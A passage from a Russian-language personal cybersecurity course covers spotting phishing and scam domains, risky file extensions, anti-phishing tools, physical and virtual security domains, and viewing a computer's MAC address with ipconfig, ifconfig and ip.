Registrant Fax:
Registrant Fax Ext:
Registrant Email: ct3qf98f2tp@networksolutionsprivateregis
tration.com
Registry Admin ID:
Admin Name: PERFECT PRIVACY, LLC
Admin Organization:
Admin Street: 12808 Gran Bay Parkway West
Admin City: Jacksonville
Admin State/Province: FL
Admin Postal Code: 32258
Admin Country: US
Admin Phone: +1.5707088780
Admin Phone Ext:
```

Приватная запись для персонального сайта, блога или информационного сайта - это нормально. Если запись скрыта, это может быть знаком того, что что-то не так, потому что большая часть компаний, занимающихся торговлей, будут иметь открытые записи. Они должны указывать компанию или человека, владеющего доменом.

В качестве примера посмотрим на сайт BBC. Видим полные детали о владельце домена, компания, адрес, адрес регистранта, и так далее. Это та информация, которую вам нужно увидеть в выдаче Whois.

Whois Record (last updated on 2016-04-03)

```
Domain name:
        bbc.co.uk

    Registrant:
        British Broadcasting Corporation

    Registrant type:
        UK Corporation by Royal Charter

    Registrant's address:
        British Broadcasting Corporation
        Broadcasting House
        Portland Place
        London
        W1A 1AA
        United Kingdom
```

Видим здесь, что можно также сделать обратный поиск по IP-адресу. Вот IP-адрес сервера, связанного с этим доменным именем, blob.com Если мы запустим обратный поиск по нему, то увидим,

Reverse IP Lookup Results — 1,147,518 domains hosted on IP address 208.91.197.27

	Domain	View Whois Record
1.	alkawther.com	
2.	coronadopethospital.com	
3.	illbruck-sonex.com	

AND 1,147,515 other domains...

какие еще домены связаны с этим IP-адресом. Видим здесь, перечислены 3 домена. И еще свыше 1 миллиона других доменов, это крайне необычно.

Но что вы можете сделать здесь, вы можете проверить, являются ли какие-либо из этих доменов сомнительными. Можно загуглить эти домены, например. И это будет индикатором, является ли основной домен, в нашем случае это blob.com, легитимным.

Также вы можете проверить основные характеристики вебсайта, выглядит ли он так, словно только что собран? Работают ли ссылки на этом сайте? Есть ли фото или содержимое, не имеющие отношения к тематике сайта? Соответствуют ли изображения, ссылки и контент на странице друг другу? Есть ли несоответствия между темой и назначением страницы и сайтом в целом? Если они пытаются что-либо вам продать, понятно и точно ли представлена информация? Вы можете проверить, было ли что-то склонировано, просто скопировав и вставив фрагменты сайта в ваш любимый поисковик, и вы увидите, был ли этот сайт склонирован. Опять же, это индикатор различного рода мошенничества.

Еще одним тревожным знаком является перенаправление. Если вы набрали URL-адрес, или нажали на ссылку, а затем были перенаправлены куда-либо еще, это может быть признаком скама. Вам стоит удостовериться в надежности любого вложения к письму, никогда не загружайте и не запускайте никаких файлов, в которых вы не уверены на 100%, я уже говорил об этом. Можно использовать VirusTotal для проверки вложения, не содержит ли оно известный вид вредоносного обеспечения, путем перенаправления письма на адрес scan@virustotal.com

https://www.virustotal.com/en/documentation/email-submissions/

Почитайте по этой ссылке, следуйте приведенным инструкциям, здесь описывается, как перенаправлять ваши письма на VirusTotal для проверки, в принципе, можно только перенаправлять, отправить на scan@virustotal.com, "отправить". Тем не менее, прочитайте инструкцию, чтобы убедиться, что делаете все так, как положено. Конечно же, это не полностью решающая проверка, ведь антивирусы не безупречны, они знают только об известных вирусах.

Если VirusTotal показывает, что все чисто, это по-прежнему может быть малварь, это может быть кастомная малварь, написанная под вас, или просто очень новая малварь, но если здесь говорится о заражении, то безусловно, такой файл следует обойти стороной.

7. Проверьте вложение

Здесь мы видим неполный список форматов исполняемых файлов. Абсолютно никогда не запускайте подобные файлы, если только не уверены на 100%, что доверяете источнику. Все это программы, и если вы их запустите, они в силах сделать что угодно на вашем компьютере.

Расширения исполняемых файлов

Очень опасные - высокая вероятность содержания вредоносного кода

.EXE
.COM
.VB
.VBS
.VBE
.CMD
.BAT
.WS
.WSF
.SCR
.SHS
.PIF
.HTA
.JS
.JSE
.LNK
.DEB
.RPM

Вот список расширений файлов, расширение добавляется к имени файла. Расширение отделяется от имени файла точкой, например: имя файла.exe, .com, .vb

Расширения файлов документов

Опасные - могут содержать макровирусы

.XLS (Excel)
.DOC (Word)
.PDF (Adobe)

А это список расширений документов, запуска которых также нужно избегать. Подобные файлы могут содержать исполняемые макровирусы, будьте очень внимательны при запуске таких файлов. В особенности, документы Excel, Word, Adobe могут содержать подобные вирусы, будьте бдительны при запуске.

Сжатые и архивные файлы

Опасные - могут содержать исполняемые файлы

.ZIP
.RAR
.z
.Z
.7z
.DMG

Здесь представлены некоторые из расширений форматов архивации файлов и сжатия данных. Такие файлы часто используются для скрытия исполняемых модулей, будьте осторожны с ними, если вы разархивируете подобный файл, внутри архива могут оказаться исполняемые файлы.

Прочие

Потенциально безопасные

.TXT
.GIF
.JPG & .JPEG
.BMP
.PNG
.AI
.WMF
. TIF
.EPS
.PCX
.DXF

.MP3
.WAV
.FLAC
.WMA
.MPG
.MPEG
.AVI
.MOV
.MP4
.MKV
.WMV

И последнее, это список потенциально безопасных расширений: .txt, .gif, .jpg, но теоретически не исключено, что при помощи этих файлов можно эксплуатировать дыры, если программное обеспечение, которое вы используете для их просмотра, имеет уязвимость, но это довольно маловероятный сценарий.

8. Избегайте очевидных угроз

И напоследок мы обсудим некоторые очевидные вещи. Они очевидны, но я должен их проговорить в любом случае для проформы. Если запросчик данных просит предоставить информацию о банковском аккаунте, номера кредитных карт, девичью фамилию вашей матушки или другую персональную информацию, то очевидно, что это подстава. Законные организации не станут отправлять вам подобные запросы через электронную почту или сообщение.

Если вы получаете сообщение о том, что выиграли приз, что вы стали победителем нигерийской лотереи, или что вам пишет принц, и он отчаянно хочет отправить вам деньги, очевидно, что все это мошенничество. Игнорируйте.

Если письмо содержит много пиара и преувеличений, но мало фактов и деталей о ценах, их обязательствах и схеме работы, это также признаки мошенничества. Если у вас требуют плату за администрирование, обработку, налоги, которые следует оплачивать авансом, никогда ни за что не оплачивайте заранее. Это мошеннические действия с предоплатой.

Техническая поддержка никогда не попросит вас называть ваш логин и пароль. Это скам. Не вставляйте флеш-карты или диски, которым вы не доверяете, в компьютер, особенно если вы нашли их валяющимися где-то на земле или на полу. Будьте подозрительными в отношении всего того, что кажется слишком хорошим, чтобы быть правдой. Если вы обнаружили мошенническое письмо или ссылку, фишинговое письмо или спам, перенаправляйте подобные сообщения на адрес spam@uce.gov, чтобы помочь остановить спам.

spam@uce.gov

Если вы получили подозрительное письмо, исходящее, как в нем сказано, из определенной компании, то вы можете отправить копию этого письма в настоящую компанию, чтобы помочь им предотвратить атаки. Если вы получили фишинговое письмо, можете отправить его на этот адрес, это рабочая группа по противодействию фишингу, это поможет борьбе с фишинговыми атаками:

reportphishing@antiphisshing.org

Что касается вишинга, телефонного мошенничества, один из лучших способов защиты от вишинговых атак - это подтверждение личности говорящего. Не предоставляйте никакой информации неизвестным звонящим, даже если идентификатор номера вызывающего абонента выглядит легитимным, это может быть мошенничество.

9. Вишинг и смишинг

В случае с вишингом и телефонными звонками всегда проверяйте личность звонящего. Спрашивайте имя, название компании, правомочия, телефонный номер для обратного звонка. Более продвинутые атакующие будут иметь легитимный номер для обратного звонка, так что проверьте компанию поиском в интернете и проведите различные проверки, которые мы уже с вами обсуждали. Удостоверьтесь, что эта компания и все, что с ней связано, действительно существует и легальна, найдите в сети все, о чем они говорили вам для проверки, кто они и что из себя представляют.

Когда речь идет об оффлайне, чтобы снизить вероятность стать целью, купите и начните использовать шредер, уничтожитель бумаги. Все, что связано с персональной информацией, должно уничтожаться, не носите с собой карту социального обеспечения, в случае утери или кражи банковских чеков и кредитных карт немедленно заявляйте об этом.

Это было видео об изменениях в поведении. Возможно, вам не нужно ничего менять и вы уже следуете всем этим правилам, которые помогают минимизировать последствия атак социального типа наподобие фишинга, вишинга, смишинга, спама и различного рода мошенничества.

88. Технические средства защиты от атак социального типа

Мы только что поговорили о поведенческих мерах обеспечения безопасности, теперь переходим к техническим средствам защиты, и опять же, многие из угроз социального типа, с которыми мы сталкиваемся, могут быть ликвидированы одинаковыми техническими средствами. К угрозам, которые мы здесь рассматриваем и которые можем устранить, относятся: кража личности, социальная инженерия типа фишинга, вишинга, смишинга, различного рода мошенничество, доксинг, спам, другие подобные виды угроз.

В целях противодействия данным угрозам рассмотрите следующие виды технических средств защиты. Во-первых, используйте провайдера электронной почты со средствами обеспечения безопасности для уменьшения количества подобных атак. При выборе провайдера электронной почты узнайте, насколько хорошо они защищают вас от спама, фишинга, вредоносных программ и прочих негативных явлений. Почти все поставщики услуг электронной почты сканируют содержимое электронных писем на наличие подобных видов атак. Это проблема для приватности и конфиденциальности, но одновременно и средство обеспечения безопасности.

Иногда безопасность и приватность несовместимы, и вам придется выбирать, как с этим справляться. Что важнее для вас? Приватность или безопасность? Вам придется принять риск-ориентированное решение. Но вы можете выбрать использование раздельных аккаунтов под разные цели.

Например, для большей конфиденциальности переписки вы можете иметь выделенную электронную почту, в которой вы будете использовать GPG, что обеспечит вас нужным уровнем приватности, мы обсудим этот сценарий в деталях позже, а для обычных писем, когда потребность в приватности меньше, вы можете обратиться к услугам провайдера, предоставляющего защиту путем сканирования содержимого электронных писем.

Крупные провайдеры электронной почты хорошо защищают от спама, фишинга и вредоносных программ, поскольку обладают большими ресурсами для решения данной проблемы. В их числе Apple, Google, Microsoft, Yahoo и другие. Они хорошо защищают вас от фишинга и малвари, но не подходят для конфиденциальности. Так что вам нужно выбрать провайдера для себя, взвесив варианты между приватностью и безопасностью.

Для безопасности вам нужен провайдер, который обеспечивает определенную фильтрацию против атак социального типа, и мы рассмотрим процесс выбора провайдера в больших подробностях в разделе о безопасности электронной почты.

Другое средство для защиты от атак социального типа - это использование сервиса кредитного мониторинга, который уведомляет вас о проверках платежеспособности и обращениях в банк, что поможет вам, в частности, от угрозы кражи личности.

В США и других странах вы можете "замораживать" проверки кредитоспособности. Это препятствует возможности злоумышленникам брать на ваше имя кредиты или кредитные карты. Это полезно, если вы знаете, что не нуждаетесь ни в каких займах или кредитах, так что вы можете "заморозить" взятие кредитов на свое имя.

Вам стоит мониторить аккаунты, о которых вы беспокоитесь, в том случае, если предоставляется подобный функционал по мониторингу и оповещению в случае несанкционированных действий. Включите уведомления о безопасности в вашем аккаунте, где это возможно. Например, когда кто-либо входит в вашу учетную запись, откуда, с какого устройства, когда проводятся денежные переводы, когда меняются пароли и так далее. Вам нужно получать оповещения о подобного рода событиях. В качестве примера, Gmail обеспечивает подобную информацию об устройствах, с которых вы входите в учетную запись, многие банки отправляют оповещения, когда производятся денежные переводы или когда объем средств на вашем счете достигает определенного уровня. Вам следует включить такие оповещения.

Теперь к другим техническим средствам защиты, которые мы разберем на протяжении данного курса в деталях. Вы узнаете о них более подробно в соответствующих разделах курса. Быстрый обзор средств, которые защищают вас от атак социального типа.

Технические средства защиты от атак социального типа

- Просмотр в текстовом формате
- Использование Google Safe Browsing (в целях обеспечения приватности отключить)
- Использование фильтров uBlock Origin (+ другие расширения для браузеров)
- Изоляция и компартментализация
- Использование виртуальных машин
- Application whitelisting (контроль запуска приложений)
- Управление исполнением приложений
- Песочницы
- Открытие вложений онлайн (Google Docs или Etherpad)
- Использование живых операционных систем
- Использование электронных подписей OpenPGP для валидации отправителя
- Использование хостинга файлов и ссылок вместо вложений к письмам
- Использование антивирусов и решений по защите компьютеров

Первое, изменить просмотр электронных писем с HTML-формата на текстовый. Использование встроенной технологии защиты Google Safe Browsing в Mozilla Firefox, Apple Safari и Google Chrome. Расширение для браузеров uBlock Origin для фильтрации. Далее, использование изоляции и компартментализации. Использование виртуальной машины для открытия вложений и перехода по ссылкам. Управление исполнением приложений. Песочницы. Открытие вложений онлайн с использованием инструментов типа Google Docs или Etherpad. Использование Live CD для открытия приложений и перехода по ссылкам. Использование электронных подписей OpenPGP для валидации подлинности отправителя. Если вы регулярно отправляете и получаете файлы по электронной почте, то измените отправку файлов на хостинг этих файлов и отправляйте ссылки на файлы, а не вложения. Вы можете использовать сервисы типа SpiderOak, ownCloud или Seafile. Включение антивирусов и решений по защите компьютеров.

Все эти методы мы изучим в данном курсе, они весьма надежно защищают от атак социального типа. Для получения полезной информации по защите от фишинга, вишинга, смишинга, спама, мошенничества, можете обратиться к сайту ActionFraud, довольно неплохой сайт. И также Scambusters.org весьма хорош.

www.actionfraud.police.uk/types_of_fraud

www.scambusters.org

10

Домены безопасности


89. Цели и задачи обучения

Основная цель этого небольшого раздела - разобраться с виртуальными и физическими доменами безопасности. Как они могут использоваться для уменьшения поверхности атаки и областей взаимодействия между вашими активами. Вдобавок, изучим, как домены безопасности применяются для снижения уровня негативных последствий и возможностей распространения атак.

90. Домены безопасности


Вы довольно быстро поймете, что если у вас высокая потребность в безопасности и/или приватности, они могут быть в некоторой степени несовместимы с такими понятиями, как быстродействие и простота, в том случае, если вы пытаетесь объединить все это в одно целое внутри одной среды или операционной системы. В этом разделе я поговорю о доменах безопасности и изоляции, и о том, как пользоваться разными доменами безопасности и изоляцией.

К сожалению, может быть очень трудно найти операционную систему для повседневного использования, которая была бы высокозащищенной и обеспечивала бы приватность, вдобавок была бы достаточно быстрой для запуска нужных вам приложений и легкой в использовании. Знаете, для примера, если вы хотите запускать игры, то если у вас настроено полное шифрование диска, то это будет замедлять процессы. Вот почему для повседневного использования вам стоит иметь домен со слабой безопасностью и/или приватностью, а когда вам потребуется безопасность и/или приватность посильнее, то вы бы использовали другой подход или домен безопасности.



Физические домены безопасности

Домены безопасности в целом могут быть либо физическими, либо виртуальными, в зависимости от того, каким образом вы их выделяете. Примером физического домена безопасности может быть наличие у вас одной изолированной физической машины или лэптопа, и операционной системы и настроенного в ней определенным образом программного обеспечения, которые обеспечивают вас высоким уровнем безопасности. И наличие у вас другой физической машины или лэптопа, который предназначен для обычного использования. Это образец физического домена безопасности.



Виртуальные домены безопасности

У вас также могут быть виртуальные домены безопасности или изоляция. Виртуальный образец может использовать платформу виртуализации или гипервизоры, которые, как мы уже обсуждали, и вы уже видели, представляют собой программное обеспечение, эмулирующее полноценный физический компьютер, и может неоднократно эмулировать различные физические платформы. Например, вы можете иметь Windows в качестве слабого домена безопасности, и возможно, виртуальную машину с Debian на борту в качестве домена высокого уровня безопасности.

Собственно говоря, есть довольно много способов обеспечить вас разными доменами безопасности и изоляцией, которые не будут слишком обременительными, включая использование виртуальных машин, это хороший пример. Вы можете настроить себе подобные раздельные домены безопасности или среды, если вы действительно хотите усилить безопасность и приватность.

Виртуальная изоляция обеспечивает барьер от компрометации. Если у вас есть гостевая операционная система на виртуальной машине, например, Debian, и она была скомпрометирована, а ваша хостовая операционная система, допустим, Windows, то будет трудно получить доступ до Windows, будет трудно попасть из Debian в Windows через гипервизор. Чтобы это произошло, гипервизор должен иметь уязвимость, которую можно проэксплуатировать, или он должен быть плохо настроен, например, вы разрешили обмен файлами или что-то наподобие этого, таким образом, что эксплойт сможет отработать из Debian в среду Windows.

Стоит заметить, что если безопасность и/или приватность чрезвычайно важны, то вам точно придется разделить домены безопасности под выполнение различных задач. Не обязательно на физическом уровне, хотя бы на уровне виртуальном. Уровень защиты, который вам нужен для поддержания высокого уровня приватности, непрактичен для повседневного использования интернета.

Подумайте о типе доменов безопасности, которые вам нужны, во время прохождения этого курса. В экстремальных ситуациях можно использовать следующие домены: рабочий домен, персональный, банкинг, временный домен - то есть непостоянный домен,

используется временно и затем уничтожается, и также домен высокого уровня приватности. Все эти домены могут быть реализованы различными способами при помощи различных технических средств, и не обязательно они будут обременительными, это зависит от того, как вы их настроите.

Давайте больше поговорим о физической изоляции. Разделение на физическом уровне обеспечивает наивысший уровень безопасности и приватности. Оно также защищает вас от любых злоумышленников, которые имеют физический доступ к вашему устройству. Это будет означать применение одного лэптопа или физического устройства, настроенного для безопасности и/или приватности, и другого для обычного использования.

Давайте поговорим о некоторых ситуациях, когда физическое разделение имеет смысл, или физические домены безопасности. Если вам нужно, например, въехать на территорию страны, где таможня сможет получить доступ к вашему лэптопу, а это, внесем ясность, может произойти в большинстве стран, многие из которых имеют законы, которые обязывают вас предоставлять свой пароль, или могут взять ваш лэптоп, или другие страны, где ситуация еще хуже, где к вам могут применить формы угрозы и запугивания, неправомерные действия, насилие, с целью раскрытия вашего пароля или получения доступа к вашему лэптопу.

При подходе с физическим разделением вы попросту не берете лэптоп с критической информацией или данными, которые вы пытаетесь сохранить приватными. Это именно то, что я рекомендовал корпоративным клиентам, которым нужно путешествовать в определенные области или уголки мира, где, в случае если они обладают ценной информацией, правительства скорее всего захотят ее заполучить. Подобные клиенты не хотят попадать в ситуации, в которых им придется противостоять формам запугивания. Так что учитывайте законы других стран, если перемещаетесь по миру. Даже наличие порнушки может являться преступлением в других правовых юрисдикциях.

Если у вас есть источник угрозы, который может посетить ваше местоположение, вы можете физически спрятать или держать под замком защищенный лэптоп, препятствуя проведению компьютерно-технической экспертизы, конечно, в случае, если они не смогут его найти. При этом вы держите лэптоп для обычных нужд в доступности.

При физическом разделении, если ваш обычный лэптоп скомпрометирован вашим источником угрозы, а это может произойти при помощи вредоносных программ или других средств, то поскольку вы сохраняли физическое разделение, они не смогут получить доступ к вашим защищенным данным с вашего обычного лэптопа. Вам даже не нужно использовать свое собственное оборудование для физической изоляции или физического домена безопасности.

Это может быть опасно, конечно, использовать оборудование других людей для приватности и безопасности, если вы не примете правильных мер предосторожности, и мы конечно же разберем этот вопрос в нашем курсе. Но вы можете использовать, например, интернет-кафе для отправки анонимных сообщений. Пожалуй, можно и загрузить с их машины свою операционную систему и настройки. Вы можете использовать подключение к интернету, которое принадлежит не вам, в целях сохранения приватности. Все это примеры разделения на физические домены безопасности.

У вас может быть отдельный маршрутизатор или отдельное сетевое оборудование для определенных видов деятельности, требующей конфиденциальности. Вы можете иметь отдельные сетевые карты, адаптеры Wi-Fi или адаптеры Ethernet.

В некоторых случаях можно отследить покупателя физических устройств. Например, сетевые карты внутри физических устройств имеют уникальные MAC-адресы или аппаратные адресы. Если вы приобретаете свой защищенный лэптоп анонимно, то по MAC-адресу, если кто-либо сможет определить его, нельзя будет отследить вас.



Есть способы изменения вашего MAC-адреса, мы можем обсудить их в том случае, если вы используете виртуальную форму доменов безопасности. Но анонимная покупка лэптопа обеспечивает дополнительный слой внутри физического домена безопасности.

Некоторые виды виртуальной изоляции медлительны. Например, может потребоваться использование виртуальных машин или скрытых операционных систем на отдельной машине для обеспечения скорости и удобства в использовании.

В использовании физического разделения, тем не менее, есть довольно много недостатков. Это означает, что вам необходимо иметь отдельную или даже несколько машин для разных доменов безопасности, что проблематично, это дорого и в целом может вызывать раздражение, в вашей ситуации это может быть попросту неприемлемо.

Передача данных между физическими машинами нарушает физическую изоляцию и повреждает эти раздельные домены безопасности, поэтому трудно передавать данные безопасным образом.

Физически разделенные машины также уязвимы перед атаками, даже несмотря на то, что они находятся в разных доменах. Поэтому, просто иметь отдельную машину недостаточно, она должна быть еще и защищенной.

Чем больше доменов вы имеете, чем больше машин, все это приводит к тому, что вам приходится поддерживать их все в актуальном состоянии и в безопасности. Кроме того, существуют вредоносные программы, которые могут извлекать данные из физически изолированных компьютеров, защищенных при помощи так называемых "воздушных зазоров" (air gap), это уже демонстрировалось, мы обсудим это позже.

В общем, есть разные ситуации для физического разделения и физических доменов безопасности, и если вы размышляете о том, нужны вам или нет физические домены безопасности, то это решение будет уникальным под вашу конкретную ситуацию.

Давайте поговорим о некоторых виртуальных способах создания отдельных доменов безопасности и изоляции. Первое, что стоит отметить, виртуальное разделение, технология, используемая для создания виртуализации, может быть атаковано в целях обхода одного домена безопасности и проникновения в другой.

Для создания раздельных доменов вы можете использовать такие вещи, как двойная загрузка, платформы виртуализации и гипервизоры типа VMware, Virtualbox, Vagrant, Hyper-V, VPC. Также существует виртуальная машина ядра Linux KVM, есть еще Jails или BSD Jails, Zones, LXC (Linux Containers), Docker. Можно также использовать скрытые операционные системы. VeraCrypt и TrueCrypt, они предоставляют подобный функционал.

Вы можете иметь отдельные разделы жесткого диска, которые зашифрованы или скрыты. Можете использовать песочницы, переносимые приложения, непостоянные операционные системы типа Tails, Knoppix, Puppy Linux, JonDo Live-CD, Tiny Core Linux. Можете настроить загрузочные флешки.

Вы можете использовать операционные системы, которые предназначены для изоляции и разделения типа Qubes OS, это очень хорошая операционная система.

В общем, есть множество способов создания доменов безопасности через изоляцию и разделение. Наиболее важные из них мы обсудим далее в курсе.

11

БЕЗОПАСНОСТЬ ЧЕРЕЗ ИЗОЛЯЦИЮ И КОМПАРТМЕНТАЛИЗАЦИЮ


91. Цели и задачи обучения

Целью данного раздела будет углубление в технические детали, и мы узнаем, как применять эффективные методы виртуальной и физической изоляции и компартментализации для эффективного смягчения последствий атак.

Вы изучите, как применять изоляцию и компартментализацию на всех распространенных платформах, а также как данные методы применяются в других ориентированных на безопасность операционных системах.

92. Введение в изоляцию и компартментализацию

Изоляция и компартментализация - это одни из самых мощных средств защиты, доступных для вас, и если они применяются эффективно, то вы сможете справиться с большей частью угроз безопасности. Изоляция и компартментализация используются для реализации доменов безопасности, путем создания раздельных уровней юзабилити, безопасности и поддержки различных идентификационных данных или псевдонимов для приватности и анонимности.



Если злоумышленник эксплуатирует уязвимость, то изоляция и компартментализация снижает воздействие на изолированный домен безопасности. Давайте я дам вам один простой, но очень показательный пример изоляции и компартментализации, используя виртуальную машину и гостевую систему для работы в интернете.

Если гостевой браузер на виртуальной машине оказывается скомпрометирован, благодаря изоляции и компартментализации, хостовая система остается защищенной от компрометации. Последствия снижены или, возможно, полностью погашены.

При помощи изоляции и компартментализации вы контролируете атаку. В этом разделе мы изучим несколько лучших методов реализации доменов безопасности при помощи изоляции и компартментализации.

И разные методы могут использоваться в комбинации, например, виртуальная машина с песочницей, с зашифрованными разделами, и так далее. Вам нужно определиться, какие виды доменов безопасности вам требуются. Выбор должен быть основан исходя из вашего персонального риска, последствий, модели угроз и злоумышленников.

Вам следует изолировать и разделить ваши активы. Вещи, о которых вы заботитесь. Приложения, которые взаимодействуют с недоверенными источниками типа интернета. Ваш браузер и почтовый клиент, например.

Мы не будет знакомиться со всеми существующими методами изоляции и компартментализации, поскольку их очень много, но я проведу вас через самые лучшие, а также затрону более общие методы, так чтобы вы смогли спроектировать свои собственные методы изоляции и компартментализации при необходимости.

Вы убедитесь, что многие из средств, описываемых в данном курсе, используют принципы изоляции и компартментализации.

93. Физическая и аппаратная изоляция - как изменить Mac-адрес

В разделе о доменах безопасности мы говорили о физической безопасности в контексте использования отдельного устройства типа защищенного лэптопа, защищенной флеш-карты или карты памяти SD. Сейчас мы немного углубимся в вопросы, касающиеся приватности, анонимности и физических доменов безопасности.

Давайте начнем с устройств и серийных номеров аппаратного оборудования. Итак, в устройствах есть серийные номера оборудования, которые могут однозначно идентифицировать их. Если "железо" не было куплено анонимно, то по этим уникальным идентификаторам потенциально можно отследить вас при помощи денежного следа или других методов.

Если вы хотите оставаться недоступными для идентификации и анонимными, то тогда вам нужна изоляция уникальных аппаратных идентификаторов, так чтобы они не могли быть получены злоумышленниками. Первый уникальный аппаратный идентификатор, о котором вам нужно быть в курсе, если вы еще этого не знаете, это MAC-адрес. Злоумышленник может заполучить ваш MAC-адрес из вашей сетевой карты, он всегда представляет собой уникальный номер.

Этот метод был использован АНБ для деанонимизации пользователей сети TOR при помощи эксплойта для атаки на Firefox и Tor Browser. И вот описание того, как это произошло, если вам интересно.

resources.infosecinstitute.com/fbi-tor-exploit/

MAC-адрес - это как IP-адрес, но предназначен он только для вашей локальной сети. Если злоумышленник получил доступ к вашей машине, он может увидеть ваш уникальный MAC-адрес. Если он знает ваш уникальный MAC-адрес, то потенциально может отследить вас по приобретению данного устройства.

```
C:\Windows\sstem32> ipconfig /all

Ethernet adapter VMware Network Adapter VMnet8:
     Connection-specific DNS suffix..:
     Description                    : Vmware Virtual Ethernet Adapter for VMnet8
     Physical Address               : 00-50-56-C0-00-08
     DHCP Enabled                   : No
     Autoconfiguration Enables      : Yes
     Link-local IPv6                : fe80::918c::218d::8331%17 (Prefered)
     IPv4 Address                   :192:168:42:1(Prefered)
     Subnet Mask                    :255.255.255.0
     Default Gateway                :
     DHCPv6 IAID                    :369119318
     DHCPv6 Client DUID             : 00-01-00-01-1D-D1-7F-35-00-0V-29-D6-70-AB
     DNS Servers                    : fec0:0:0:ffff::1%1
                                      fec0:0:0:ffff::2%2
                                      fec0:0:0:ffff::3%3
     NetBIOS over Tcpip             :Enabled
```

Если вы хотите узнать свой MAC-адрес в Windows, вам достаточно набрать команду "ipconfig /all". У меня много адаптеров здесь, потому что это виртуальная машина, давайте проскроллим вверх и посмотрим, сможем ли мы найти физические адресы, MAC-адресы. Вот один из них. Итак, это физический адрес данного сетевого адаптера, уникальный физический адрес. У вас может быть всего одна сетевая карта, так что вы сможете увидеть только один физический адрес. Вот еще один MAC-адрес. И еще один. Возможно, здесь у вас будет написано: "Адаптер Ethernet" или "Адаптер беспроводной сети". И вы увидите здесь MAC-адрес.

```
nathan@debian:~$ sudo ifconfig
[sudo] password for nathan:
Eth0  Link encap: Ethernet HWaddrr 08:00:27:2e:5b:59
      inet addr:10.0.2.15 Bcast:10.0.2.255 Mask: 255.255.255.0
      inet6 addr: fe80:a00:27ff:fe2e:5b59/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:10937 errors:0 dropped:0 overruns:0 frame:0
      TX packets:7395 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RC bytes:8284485 (7.8 MiB) TX bytes:738209 (720.9 KiB)
```


На Mac и Linux вы можете использовать команду "ifconfig". Для ее запуска нам необходимо использовать sudo или root-права. И вот он, уникальный аппаратный MAC-адрес. Команда работает под Linux и Mac OS X.

```
nathan@debian:~$ ip addr
1: lo: <LOOPBACK, UP, LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
defalt
      link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
      inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
      inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state
UP group default qlen 1000
      link/ether  08:00:27:2e:5b:59 brd ff:ff:ff:ff:ff:ff
      inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic eth0
            valid_lft 85215sec preferred_lft 85215sec
      inet6 fe80::a00:27ff:fe2e:5b59/64 scope link
            valid_lft forever preferred_lft forever
```

Его также можно увидеть при помощи утилиты ip. Видим его здесь. Утилита ip - это обновленная утилита ifconfig.

```
nathan@debian:~$ ip a show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state
UP group default qlen 1000
      link/ether  08:00:27:2e:5b:59 brd ff:ff:ff:ff:ff:ff
      inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic eth0
            valid_lft 85215sec preferred_lft 85215sec
      inet6 fe80::a00:27ff:fe2e:5b59/64 scope link
            valid_lft forever preferred_lft forever
```

А теперь просто указываем eth0, чтобы увидеть аппаратный адрес. Это тоже самое, просто еще один способ найти аппаратный адрес.



Первые три байта в MAC-адресе - это идентификатор производителя. Если у вас лэптоп от Apple, то это будет идентификатор Apple. Если у вас лэптоп от Lenovo, то это будет идентификатор Lenovo. Последние три байта в MAC-адресе - это индивидуальное и уникальное значение для сети, для сетевой карты, для адаптера Wi-Fi, для адаптера Ethernet, то есть три последних байта будут уникальными для вашего устройства.

Если вам нужна приватность, анонимность, отсутствие возможности вашей атрибуции, то вам нужно изменить ваш MAC-адрес. Он может быть потенциально раскрыт посредством вредоносных программ и его можно увидеть в локальных сетях, а также в сетях Ethernet и Wi-Fi.

https://technitium.com/tmac/

